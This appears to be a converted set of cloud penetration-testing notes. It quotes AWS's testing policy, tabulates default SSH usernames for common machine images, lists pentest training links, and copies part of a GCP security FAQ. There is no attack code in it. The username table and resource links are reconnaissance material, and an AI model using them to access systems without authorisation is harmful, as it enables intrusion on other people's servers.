
Please ensure that these activities are aligned with the policy set out below. Note: Customers are not permitted to conduct any security assessments of AWS infrastructure or the AWS services themselves. If you discover a security issue within any of the AWS services observed in your security assessment, please [contact AWS Security](#) immediately.

If AWS receives an abuse report for activities related to your security testing, we will forward it to you. When responding, please provide us with approved language detailing your use case, including a point of contact that we can share with any third party reporters. Learn more [here](#).


Resellers of AWS services are responsible for their customers' security testing activity.


<https://aws.amazon.com/security/penetration-testing/>

# AWS SERVICES



# AWS SECURITY





# Default User Credentials for SSH

OS/Distro	Official AMI ssh Username	Legacy / Community / Other AMI ssh Usernames
Amazon Linux	ec2-user	
Ubuntu	ubuntu	root
Debian	admin	root
RHEL 6.4 and later	ec2-user	
RHEL 6.3 and earlier	root	
Fedora	ec2-user	root
Centos	centos	root
SUSE	root	
BitNami	bitnami	
TurnKey	root	
NanoStack	ubuntu	
FreeBSD	ec2-user	
OmniOS	root	

# RESOURCE

- <https://github.com/enaqx/awesome-pentest>
- <https://www.sans.org/cyber-security-courses/cloud-penetration-testing/>
- <https://www.udemy.com/course/cloud-hacking/>
- <https://aws.amazon.com/pt/security/penetration-testing/>
- <https://cloudacademy.com/course/aws-security-fundamentals/introduction-74/>
- <https://cobalt.io/blog/what-you-need-to-know-about-aws-pentesting>
- <https://gracefulsecurity.com/an-introduction-to-penetration-testing-aws-same-same-but-different/>
- <https://www.virtuesecurity.com/aws-penetration-testing-part-2-s3-iam-ec2/>
- <https://securityboulevard.com/2021/03/aws-penetration-testing-essential-guidance-for-2021/>
- <https://www.darkskope.com/aws-penetration-testing>
- <https://bootcamps.pentesteracademy.com/certifications>
- <https://docs.microsoft.com/pt-br/azure/security/fundamentals/pen-testing>
- <https://www.youtube.com/watch?v=lOhvlooWzOg>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cloud%20-%20AWS%20Pentest.md>

# GCP PLANET

Google Cloud Platform Console Help

Describe your issue

## Cloud Security FAQ

Here you will find answers to some Frequently Asked Questions related to Security and Compliance on Google Cloud Platform.

For more information about security of the platform and its products, please see [Google Cloud Platform Security and Compliance](#)

### Penetration testing

[Do I need to notify Google that I plan to do a penetration test on my project?](#)

### Intrusion detection

[How does Google protect against hackers and other intruders?](#)

### Partner service security

[How are partner integrations like Cloud Dataprep secured?](#)

[How are the partner services listed in the Cloud Launcher secured?](#)

